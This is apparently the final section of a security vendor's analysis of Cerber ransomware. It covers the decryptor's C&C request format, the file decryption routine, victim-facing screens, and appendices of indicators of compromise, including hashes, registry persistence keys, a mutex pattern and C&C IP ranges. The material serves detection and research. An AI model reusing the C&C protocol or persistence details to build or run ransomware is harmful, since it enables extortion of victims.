

Cerber Decryptor v. 1.0.1
Very important!
Do NOT TURN OFF or RESTART your computer during files decryption!
Otherwise, you can permanently damage your files!
No private key found. S
Key ID: 3229731B02E6
The attempt to connect
The attempt to get the p
Cerber Decryptor v. 1.0
For security reasons,
please enter displayed in the box:
1924
Continue
Stop
Start


Figure 25: C&C Response

The Captcha solution sends back along with the `ENC_RSA_BLOB` and `KEY_ID`. The `ENC_RSA_BLOB` was previously encoded using base64 in the URL safe form.

```
POST /decryptor HTTP
Content-Type: application/x-www-form-urlencoded

"captcha=%d&sign=%s&private_key=%s"  %  (CAPTCHA_SOLUTION,  KEY_ID,  ENC_RSA_BLOC_B64)
```

The C&C server sends a response to the decryptor in the JSON format. The decryptor checks if the `"error"` field from the response is equal to `"null"`. If not, the decryptor assumes that the C&C server side script has found an error and notifies the victim.



Very important!
Do NOT TURN OFF or RESTART your computer during files decryption!
Otherwise, you can permanently damage your files!

```
The attempt to connect to the Tor anonymous network. Please wait... Success!
The attempt to get the private key from the secure server... Failed
Not paid
Please try again later...
```

Figure 26: Failure Notice

If the previous check was successful, the decryptor searches for the `"private_key"` string in the response that is used to pass the `RSA_X_PRI` in an encoded form.

Decryption Routine

The decryption process starts only if it receives a valid response from the C&C server. The process' routine goal is to decrypt each single file from the infected machine. As mentioned earlier in the encryption section, the encrypted file has the following format (a sample file with one encrypted block is shown):




Figure 27: Encryption Scheme

As the `RSA_X_PRI` restores on the C&C server and is sent back to the infected machine, the decryptor uses it to decrypt and restore the file layer-by-layer. A step-by-step summary of the decryption process:





Figure 28: Decryption Flow

1. Read encrypted `FileStolenHeader` from the file and decrypt it using `RSA_X_PRI` .
2. Perform integrity checks of the decrypted `FileStolenHeader` . If all checks are met, it moves to the next point. Otherwise, it terminates the decryption process for the current file and moves on to the next file.
3. Use the `rc4_key` from `FileStolenHeader` to decrypt `FileMetaInfo.`
4. Decrypt the encrypted file's blocks using the `rc4_key` from `FileStolenHeader` and check its integrity.
5. Restore the original content of the file by writing `Stolen header` at the beginning of a file and the decrypted file's content.
6. Change the file name to the original one and restore the file's timestamp meta information.

The decryption process as viewed by the victim:




Very important!
Do NOT TURN OFF or RESTART your computer during files decryption!
Otherwise, you can permanently damage your files!

```
No private key found. Searching for encrypted files. Please wait... Success
Key ID: [redacted]
The attempt to connect to the Tor anonymous network. Please wait... Success!
The attempt to get the private key from the secure server... Success!
Searching for encrypted files... Done! 9979 files found.
Decrypting... 1%
```

Figure 29: User's View of the Decryption

After the process finished, we were notified that the system is successfully decrypted:



Very important!
Do NOT TURN OFF or RESTART your computer during files decryption!
Otherwise, you can permanently damage your files!

```
No private key found. Searching for encrypted files. Please wait... Success
Key ID: [redacted]
The attempt to connect to the Tor anonymous network. Please wait... Success!
The attempt to get the private key from the secure server... Success!
Searching for encrypted files... Done! 9980 files found.
Decrypting... 100%
Decryption is complete!
```

Figure 30: Success Notice

IN CONCLUSION

As demonstrated in this report, the Cerber ransomware represents a highly advanced ransomware-as-a-service operation. The highly profitable business of ransomware is no longer reserved only for skilled attackers. Even the most novice hacker can easily reach out in closed forums to obtain an undetected ransomware variant and the designated set of command and control (C&C) infrastructure servers required to easily manage a successful ransomware campaign.

To learn more about the latest ransomware tactics and how to protect against them, read our ransomware whitepaper and watch our webcast.

APPENDICES

APPENDIX A – INDICATORS OF COMPROMISE

Static Indicators

SHA1	SHA256
920ba9c21b519ad7dfb9075c3860d85061cede15	2d08ffeba708fb833404d2c320ea4f29365c791d504181e08e3e9b529f5cf096

Dynamic Indicators

- Presence of the following registry keys:

Registry Key	Value Name	Type
HKCU\Printer\Defaults\{UNIQUE-ID}\	Component_00	REG_BINARY
HKCU\Printer\Defaults\{UNIQUE-ID}\	Component_01	REG_BINARY
HKCU\Printer\Defaults\{UNIQUE-ID}\	Installed	REG_DWORD

- Renaming files (presence of the files) that match the following pattern:

```
[0-9A-Za-z_-]{10}.cerber
```

- Presence of the following registry keys:

```
MALW_NAME = {One from System directory}
REG_KEY = CutExtension(MALW_NAME)
PATH_TO_EXE = %PPPDATA%\Roaming\{UNIQUE-ID}\MALW_NAME

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\Run
  {REG_KEY} = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\RunOnce
  {REG_KEY} = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
  Run = {PATH_TO_EXE}

HKU\{UserSID}\Software\Microsoft\Command Processor
   AutoRun = {PATH_TO_EXE}
```

- Presence of mutexes in the system that have the following format:


```
shell.{GUID}
```

Statistics IP ranges

- 31.184.234.0/23
- 81.93.0.0/19
- 31.184.232.0/21

Data is sent on port 6892 UDP.

APPENDIX B – CERBER WEB SERVICE




CERBER DECRYPTOR

Wähle deine Sprache

English Deutsch Español
Français 中文 日本語
Português Polski Italiano
Türkçe العربية Nederlands

Main Page




CERBER DECRYPTOR

Home page

For security reasons, please enter the code displayed in the box:

Web Captcha


Your documents, photos, databases and other important files have been encrypted!

